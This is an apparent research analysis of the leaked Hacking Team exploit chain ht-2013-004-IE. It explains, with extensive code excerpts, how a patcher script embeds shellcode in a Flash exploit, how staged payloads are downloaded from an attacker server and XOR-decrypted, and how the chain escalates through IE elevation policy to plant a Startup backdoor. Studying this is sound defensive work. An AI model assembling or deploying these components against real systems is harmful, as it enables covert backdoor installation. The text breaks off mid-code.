ht-2013-004-IE exploit analysis

Martin Pozdena
Zhongying Qiao

Introduction

Hacking Team leak from June 2015 revealed some 400 GB of company's internal data including their git repositories. This allowed security researchers to thoroughly inspect the source codes used by Hacking Team including revelation of multiple zero-day exploits. Aim of our work was to investigate functionality of exploit ht-2013-004-IE that is to be found in the repository `vector-exploit`.

ht-2013-004-IE is not a standard single exploit, but a collection of resources that aim to install backdoor in the target computer. It consists of the following relevant resources:

- `exploit.py`
- `./resources/exploit.swf`
- `./resources/shellcode`
- `./resources/Shellcode-Stage2-IE.exe`
- `./resources/PMIEFuck-WinWord.dll`
- `./resources/PMIEFuck-Java.dll`
- `./resources/owned.docm`

All the listed files except of `exploit.py` are vanilla exploit resources that needs to be patched using `exploit.py` script in order to be usable as a chain of exploits fulfilling its final purpose. Details of each resource are discussed in the subsequent sections of this paper. Moreover, all exploit components except of `exploit.swf` and `shellcode` are encrypted using simple XOR key in order to hinder the reverse engineering attempts.

From high level point of view the exploit flow is as follows:

1. Victim loads malicious SWF flash file in her browser
2. Corrupted nature of SWF file redirects execution flow into the first stage shellcode (`shellcode` is integral part of patched `exploit.swf` file).
3. First stage shellcode downloads `Shellcode-Stage2-IE.exe` from the attacker's server, decrypts it using XOR key and executes it.
4. `Shellcode-Stage2-IE.exe` determines under which integrity level it runs (either low or medium and higher). If it runs under non-low integrity level it simply downloads the backdoor, decrypts it and stores it in the system Startup folder.
5. If `Shellcode-Stage2-IE.exe` runs under low integrity level, it downloads and decrypts the backdoor executable into temporary file and subsequently tries to copy it into system Startup folder using Office or Java plugin privilege escalation.
6. Once user reboots the machine backdoor is started from Windows Startup folder.

The following sections will describe in depth our findings concerning the individual exploit package components.

Exploit.py

Python script exploit.py is not an exploit component in the true sense, but it is script that is designed to be used for patching and XOR encrypting all exploit components. It is Python version 2 script that takes exactly 5 parameters. It should be used as follows:

```
python exploit.py http://192.168.56.1/ calc.exe output.zip owned.exe http://192.168.56.1/test.html
```

where:

- `http://192.168.56.1/` – base url from which all exploit components will be served
- `calc.exe` – backdoor PE executable we want to deliver to the victim
- `output.zip` – all exploit components are packed in archive of this name once patched and encrypted
- `owned.exe` – name under which we want our backdoor to run
- `http://192.168.56.1/test.html` – full URL of website that is supposed to serve SWF exploit (or potentially URL where to redirect user after exploit succeeds)

Script performs the following processing:

1. Generates 4 byte XOR key and random names for all exploit components + backdoor to be delivered (Hacking Team calls it scout)

```
binary_xor_key = random.randint(0xdead, 0xdeadbeef-1)
scout_random_name = random_id(12) + ".dat"
stage2_random_name = random_id(12) + ".dat"
stage3doc_random_name = random_id(12) + ".dat"
stage3java_random_name = random_id(12) + ".dat"
dll_random_name = random_id(12) + ".dat"
doc_random_name = random_id(12) + ".docm"
if not os.path.exists("c:\\RCS\\DB\\config\\test"):
    swf_random_name = random_id(12) + ".swf"
else:
    swf_random_name = "avtest.swf"
```

2. It opens `./resources/exploit.swf`, locates the gap which is meant to be used for the first stage shellcode and patches the data of first stage shellcode (`./resources/shellcode`) byte by byte there. Subsequently, it patches URL of second stage shellcode and XOR key into first stage shellcode and stores patched SWF file on the disk.

```
# get offset to shellcode
stage2_offset = swf_buff.find(b"00000000000000006408908F")
if stage2_offset == 0:
    print "[!!] Gadget for shellcode not found"
    sys.exit(-1)
print "[+] Gadget for shellcode found @ 0x%x" %(stage2_offset)
swf_bytearray = bytearray(swf_buff)

# replace shellcode
shellcode = open("resources/shellcode", 'rb').read()
hex_shellcode = shellcode.encode('hex')
for i in range(len(hex_shellcode)):
    swf_bytearray[stage2_offset + i] = hex_shellcode[i]

# modify URL
hex_url = stage2_url.encode('hex') + "0000"
for i in range(len(hex_url)):
    swf_bytearray[stage2_offset + URL_OFFT + i] = hex_url[i]

# modify xor key
hex_xorkey = ("%08x" % binary_xor_key)
swf_bytearray[stage2_offset + XOR_OFFT + 0] = hex_xorkey[6]
swf_bytearray[stage2_offset + XOR_OFFT + 1] = hex_xorkey[7]
swf_bytearray[stage2_offset + XOR_OFFT + 2] = hex_xorkey[4]
swf_bytearray[stage2_offset + XOR_OFFT + 3] = hex_xorkey[5]
swf_bytearray[stage2_offset + XOR_OFFT + 4] = hex_xorkey[2]
swf_bytearray[stage2_offset + XOR_OFFT + 5] = hex_xorkey[3]
swf_bytearray[stage2_offset + XOR_OFFT + 6] = hex_xorkey[0]
swf_bytearray[stage2_offset + XOR_OFFT + 7] = hex_xorkey[1]
```

3. It encrypts backdoor PE executable with the same XOR key and stores it on the disc.

```
# create scout
backdoor_buff = open(backdoor_filename, 'rb').read()
open(scout_random_name, 'wb').write(four_byte_xor(backdoor_buff, binary_xor_key))
```

4. It opens PE executable of second stage shellcode (`./resources/Shellcode-Stage2-IE.exe`) and patches the constant names of other exploit components and XOR key value so they match the random values that were generated in step 1. It subsequently XOR encrypts the patched second stage shellcode executable and stores it on the disc.


```
# create stage 2
stage2_buff = open("resources/Shellcode-Stage2-IE.exe", 'rb').read()
stage2_buff = binpatch(stage2_buff, "EXE_URL".encode("utf_16")[2:],
                       scout_url.encode("utf_16")[2:] + "\x00\x00")
stage2_buff = binpatch(stage2_buff, "EXE_NAME".encode("utf_16")[2:],
                       final_scout_name.encode("utf_16")[2:] + "\x00\x00")
stage2_buff = binpatch(stage2_buff, "DOCESCAPE_URL".encode("utf_16")[2:],
                       stage3doc_url.encode("utf_16")[2:] + "\x00\x00")
stage2_buff = binpatch(stage2_buff, "JAVAESCAPE_URL".encode("utf_16")[2:],
                       stage3java_url.encode("utf_16")[2:] + "\x00\x00")
stage2_buff = binpatch(stage2_buff, "DOC_TEMP_NAME".encode("utf_16")[2:],
                       doc_random_name.encode("utf_16")[2:] + "\x00\x00")
stage2_buff = binpatch(stage2_buff, "DLL_TEMP_NAME".encode("utf_16")[2:],
                       dll_random_name.encode("utf_16")[2:] + "\x00\x00")
stage2_buff = binpatch(stage2_buff, "SCOUT_TEMP_NAME".encode("utf_16")[2:],
                       scout_random_name.encode("utf_16")[2:] + "\x00\x00")
stage2_buff = binpatch(stage2_buff, "ORIGINAL_URL".encode("utf_16")[2:],
                       host_url.encode("utf_16")[2:] + "\x00\x00")
stage2_buff = stage2_buff.replace("\xef\xbe\xad\xde",
                       struct.pack("<L", binary_xor_key))
open(stage2_random_name, 'wb').write(four_byte_xor(stage2_buff, binary_xor_key))
```

5. It generates two separate binary files with resources for privilege escalation. One for Java containing only `./resources/PMIEFuck-Java.dll` and one for Word containing `./resources/owned.docm` and `./resources/PMIEFuck-WinWord.dll`. It again encrypts them with the same XOR key from step 1 and stores them on the disc.

```
# create stage 3 - java
stage3_buff = open("resources/PMIEFuck-Java.dll", 'rb').read()
open(stage3java_random_name, 'wb').write(four_byte_xor(stage3_buff, binary_xor_key))

# create stage3 blob (lib + doc)
stage3_lib_buff = open("resources/PMIEFuck-WinWord.dll", 'rb').read()
stage3_lib_len = len(stage3_lib_buff)
stage3_doc_buff = open("     ", 'rb').read()
stage3_doc_len = len(stage3_doc_buff)
stage3_buff = struct.pack("<L", stage3_lib_len)
stage3_buff += struct.pack("<L", stage3_doc_len)
stage3_buff += stage3_lib_buff
stage3_buff += stage3_doc_buff
open(stage3doc_random_name, 'wb').write(four_byte_xor(stage3_buff, binary_xor_key))
```

Executing exploit.py

Executing exploit.py with appropriate parameters would therefore generate 4 files with dat extension containing second stage shellcode, resources for Word-based privilege escalation, resources for Java based privilege escalation and final backdoor (scout) all encrypted with the same randomly generated 4 byte XOR key. Moreover, it generates one SWF file with flash exploit and first stage shellcode. All those files are meant to be served from attacker's webserver with indicated URL (in our case it is https://192.168.56.1/). Example of script execution can be seen below.



```
martin@cybeur:~/Desktop/ht-2013-004-IE$ python exploit.py http://192.168.56.1/ c
alc.exe output.zip owned.exe http://192.168.56.1/test.html
[+] base_url:      http://192.168.56.1/
[+] backdoor_filename:   calc.exe
[+] backdoor_filename:   calc.exe
[+] final_scout_name:    owned.exe
[+] host_url:      http://192.168.56.1/test.html
[+] SWF:           http://192.168.56.1/8v1z3w2j9t1l.swf
[+] STAGE2:        8x3p4u0c2k5o.dat
[+] STAGE3_DOC:    5a7d0a1y1h4n.dat
[+] STAGE3_JAVA:         1y3b8o8p9u6c.dat
[+] SCOUT:         0r5p5v4l4x9n.dat
[+] XOR key:       7a23d38f
[+] Gadget for shellcode found @ 0x3886
[+] Uncompressed len: 0x77a9
[+] Compressed len: 0x2736
```

Flash exploit


We started our examination by examining generated SWF file with standard Flash decompiler which revealed very basic structure of main class called `MainTimeLine` which does not do anything interesting except from instantiating new object of class `Rabbit`. Class `Rabbit` contains the following code:

```
public class Rabbit extends Sprite
{
    var s:String = "789CED5BFB931C5775EEEEE9E99......2E77F01AF1D06F3";
    var secondstage:String = "efbeadde8fd3237a6......000000000000000";
    var b:ByteArray;
    var shellcode;

    public function Rabbit()
    {
        this.shellcode = ByteArray;
        super();
        this.b = this.hTb(this.s);
        this.b.endian = Endian.LITTLE_ENDIAN;
        this.b.uncompress();
        this.b.position = 0;
        this.shellcode = this.hTb(this.secondstage);
        this.shellcode.endian = Endian.LITTLE_ENDIAN;
        var loader:Loader = new Loader();
        loader.loadBytes(this.b);
    }
```

Firstly, it is necessary to mention that majority of data from string `s` and `secondstage` is omitted in our screenshot. Nevertheless, closer look at both strings reveals that they are both string representation of hexadecimal numbers (basically binary data captured as string). Method `this.hTb(string)` convert such a string into corresponding `ByteArray`.

As it can be seen in the screenshot below, checking data stored in the string `secondstage` reveals that it is first stage shellcode (`./resources/shellcode`) that was patched into our

SWF file using `exploit.py` and that includes patched in XOR key and correct URL of second stage shellcode (`./resources/Shellcode-Stage2-IE.exe`) at the attacker's server.



```
00000000 EF BE AD DE 8F D3 23 7A 68 74 74 70 3A 2F 2F 31 39 32 ......#zhttp://192
00000012 2E 31 36 38 2E 35 36 2E 31 2F 38 78 33 70 34 75 30 63 .168.56.1/8x3p4u0c
00000024 32 6B 35 6F 2E 64 61 74 00 00 00 41 41 41 41 41 41 41 2k5o.dat...AAAAAAA
```

On the other hand string s contains data that can be decompressed by Flash interpreter and subsequently loaded and executed using `Loader.loadBytes()`. Converting string s into `ByteArray` and subsequent decompression showed us that it conceals SWF file with actual Flash exploit. Storing decompressed data as separate SWF file and decompiling it again with Flash decompiler revealed us this important piece of code:

```
function frame1() : *
{
   this.d = new Date();
   if(this.d.getTime() > new Date(2014,3,10).getTime())
   {
      return;
   }
   if(this.d.getTime() < new Date(2013,1,1).getTime())
   {
      return;
   }
   if(Capabilities.version.indexOf("WIN 11") < 0)
   {
      return;
   }
   this.spl = new Exploit();
}
```


As it can be seen above, Flash exploit will execute only if system data is between 1st January 2013 and 10th March 2014 and Flash player used to execute the script is of version 11. Hardware time of system running inside VirtualBox can be changed using the following command:

```
VBoxManage modifyvm xp --biossystemtimeoffset -90000000000
```

where xp denotes the name of our virtual machine and `-90000000000` defines that we want the system time of our virtual machine to be real time minus 90,000,000,000 milliseconds (therefore roughly three years back in time).


We empirically tested that this condition has effect by executing Flash exploit under different Flash player versions and system times. It indeed does not do anything once this conditions are not met. Subsequently we tested multitude of different Flash player, Operating System and Internet Explorer combinations in order to find out under which circumstances Flash exploit executes properly. Hacking Team mentions in the exploit description that it was tested on Windows XP, Vista, 7 and 8 (32/64 bits) with Internet Explorer 6, 7, 8, 9 or 10 and either Java 6.x/7.x or MS Office 2007/2010/2013 Internet Explorer plugin installed. Our testing environment consisted of Windows XP 32 bits Service Pack 3 and Windows Vista 32 bits (no Service Pack) with any imaginable combination of Internet Explorer and Flash player version.

Despite all our attempts we have not succeeded in properly executing the exploit on Windows XP (Internet Explorer always either crashed or hanged, but exploit never succeeded). On the other hand exploit worked 100 percent of times on our 32 bit Vista box with Internet Explorer version 7.0.6000.16386 with all Flash player versions between 11.1.102.55 (released on 10th November 2011) and 11.9.900.152 (released on 12th November 2013). Since Flash Player version 11.9.900.170 exploit fails and Internet Explorer displays the error image known as Gray Circle of Death (shown below) indicating that memory was in some way abused.


http://192.168.56.1/test.html - Windows Internet Explorer
http://192.168.56.1/test.html
Live Search
File
Edit
View
Favorites
Tools
Help
http://192.168.56.1/test.html
Page
Tools
100%

First stage shellcode

We extracted the first stage shellcode from patched SWF file that was generated by exploit.py and run it on our own from the following C program in order to study its behavior.



[*] main.c

```
int main(int argc, char *argv[])
{
    char shellcode[] =
        "\xef\xbe\xad\xde\x8f\xd3\x23.....\x00\x00\x00\x00\x00\x00\x00";

    ((void(*)())shellcode+0x69b)();
    return 1;
}
```

Firstly, it was necessary to discover what is the entry address where we should jump in order to execute first stage shellcode properly. This turned out to be easy to find as first stage assembly shellcode contained several functions that are called and body of the main function that are easy to spot thanks to x86 calling convention which dictates that each assembly function shall start with the following two commands:

———

```
55              push   %ebp ;push old frame pointer to stack
8b ec           mov   %esp,%ebp  ;new frame pointer = stack pointer
```

———


Moreover each function should end with `ret` command which indicates that program flow should return back from where the function was called and that stack structures allocated for this function are to be rewritten. Thanks to this approach we found out that first stage shellcode contains 11 functions on the assembly level. Moreover, all of them except of one ended with aforementioned `ret` command. This one function that does not end with `ret` command is actually “main function” of our first stage shellcode and as a such execution flow is never meant to return from here. Its entry point is on the offset `0x69b`. Therefore, if we jump to this position we execute the first stage shellcode the same way as executing it through Flash exploit.

First stage shellcode downloads the second stage shellcode from hardcoded URL (in our case it is `http://192.168.56.1/8x3p4u0c2k5o.dat`), decrypts it with four byte long XOR key (in our case `0x7a23d38f`) and subsequently executes this decrypted second stage shellcode (second stage shellcode is simple PE executable).

Second stage shellcode

Second stage shellcode is not a standard shellcode, but rather ordinary Portable Executable that is downloaded and invoked by first stage shellcode. As a standard “exe file” it can be therefore executed on its own in order to explore its behavior.

Second stage shellcode starts its execution by determining whether it runs as a process under low integrity level or not. Code snippet below shows how this is accomplished. It is worth mentioning that integrity levels were introduced into Windows with Vista. Therefore, request for information about access token integrity level would fail under Windows XP (as there is no notion of integrity levels – process can be considered to run with high integrity level). From Windows Vista onwards all processes that are considered as higher security risk including Internet Explorer runs with low integrity level which prevents them to write to certain locations including Startup folder or to inject DLLs into other processes.



```
// Get the Integrity level.
if (!GetTokenInformation(hToken, TokenIntegrityLevel, NULL, 0, &dwLengthNeeded))
{
    dwError = GetLastError();//XP does not have integrity levels
    if (dwError == ERROR_INVALID_PARAMETER) // xp
        bRet = FALSE;

    if (dwError == ERROR_INSUFFICIENT_BUFFER)
    {
        pTIL = (PTOKEN_MANDATORY_LABEL)VirtualAlloc(NULL, dwLengthNeeded, MEM_COMMIT, PAGE_READWRITE);
        if (GetTokenInformation(hToken, TokenIntegrityLevel, pTIL, dwLengthNeeded, &dwLengthNeeded))
        {
            dwIntegrityLevel = *GetSidSubAuthority(pTIL->Label.Sid,
                (DWORD)(UCHAR)(*GetSidSubAuthorityCount(pTIL->Label.Sid)-1));
            //if integrity level under which stage2 is running is
            //higher or equal medium then isLowIntegrity is false
            if (dwIntegrityLevel >= SECURITY_MANDATORY_MEDIUM_RID)
                bRet = FALSE;
            else
                bRet = TRUE;    //running under low integrity
        }
        VirtualFree(pTIL, 0x0, MEM_RELEASE);
    }
}
```

Invoked under non-low integrity level


In case that second stage shellcode runs under non-low integrity level, it simply downloads the final backdoor (scout), decrypts it using XOR key and stores it into Windows Startup folder. Therefore, backdoor is finally executed once victim reboots its computer.

Running second stage shellcode under high integrity level conceals one more interesting piece of code (shown below). Right before it exits it loads the name of the module under which it is running and starts the same process again with first argument being the host url from python script exploit.py. If we execute second stage shellcode manually its module name is Shellcode-Stage2-IE.exe and thus it keeps executing itself in while loop and it keeps downloading the same backdoor infinitely until we reboot our virtual machine. The purpose of this code might be to re-open Internet Explorer after it crashed and lead the victim to some innocent website. Unfortunately, we could not verify this as the Flash exploit was not working under Windows XP.

```
LPWSTR strIEPath = (LPWSTR) VirtualAlloc(NULL, 0x8000*sizeof(WCHAR), MEM_COMMIT, PAGE_READWRITE);
GetModuleFileName(NULL, strIEPath, 0x8000);
LPWSTR strIEArgs = (LPWSTR) VirtualAlloc(NULL, 0x8000*sizeof(WCHAR), MEM_COMMIT, PAGE_READWRITE);

WCHAR strQuote = '"';
WCHAR strSpace = ' ';
strIEArgs[0] = L'\0';
wcscat(strIEArgs, &strQuote); wcscat(strIEArgs, strIEPath); wcscat(strIEArgs, &strQuote);
wcscat(strIEArgs, &strSpace);
wcscat(strIEArgs, &strQuote); wcscat(strIEArgs, ORIGINAL_URL); wcscat(strIEArgs, &strQuote);
//strIEArgs = "executable" "http://192.168.56.1/test.html"
STARTUPINFO si;
PROCESS_INFORMATION pi;

SecureZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
SecureZeroMemory(&si, sizeof(STARTUPINFO));
si.cb = sizeof(STARTUPINFO);

CreateProcess(NULL, strIEArgs, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
```

Invoked under low integrity level

As Internet Explorer runs under low integrity level from Vista onwards, any successful remote code execution through it will not be able to write into Windows Startup folder. To circumvent this, Hacking Team added a simple privilege escalation into its exploit. Internet Explorer allows additional plugins like Java or Office to be spawned out of Internet Explorer with higher integrity level. If this is the case, user is prompted whether he wants to run website content in unrestricted mode (screenshot below).


Do you want to run this application?

Name: Java Detection


Publisher: Oracle America, Inc.

Location: http://www.java.com/applet/JavaRemovalTool/launch.jnlp

This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the publisher.

[✓] Do not show this again for apps from the publisher and location above

As many users (for convenience) tick a checkbox saying to always run Java, Internet Explorer creates registry key to remember their choice. It looks as follows:


{26fe7361-bd5a-4dcb-b309-c6f42dde661c}
{44D1B085-E495-4b5f-9EE6-34795C46E7E7}
{4becf16c-74f0-429b-8d3e-4fba507ac661}
{5852F5ED-8BF4-11D4-A245-0080C6F74284}
{6bf52a52-394a-11d3-b153-00c04f79faa6}
{70f641fd-9ffc-4d5b-a4dc-962af4ed7999}

Name	Type	Data
(Default)	REG_SZ	(value not set)
AppName	REG_SZ	javaws.exe
AppPath	REG_SZ	C:\Program Files\Java\jre7\bin
Policy	REG_DWORD	0x00000003 (3)

Hacking Team's exploit can then simply check this registry key to determine whether Elevation Policy allows to run Java content with unrestricted access. It is accomplished by the following code:

```
BOOL b64;
HKEY hKey;
LPWSTR strPolicyKey = (LPWSTR) VirtualAlloc(NULL, 0x4000, MEM_COMMIT, PAGE_READWRITE);
wcscat(strPolicyKey,
L"SOFTWARE\\Wow6432Node\\Microsoft\\Internet Explorer\\Low Rights\\ElevationPolicy\\{5852F5ED-8BF4-11D4-A245-0080C6F74284}\\");

if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, strPolicyKey, 0, KEY_READ, &hKey) != ERROR_SUCCESS)
{
    strPolicyKey[0] = L'\0';
    wcscat(strPolicyKey,
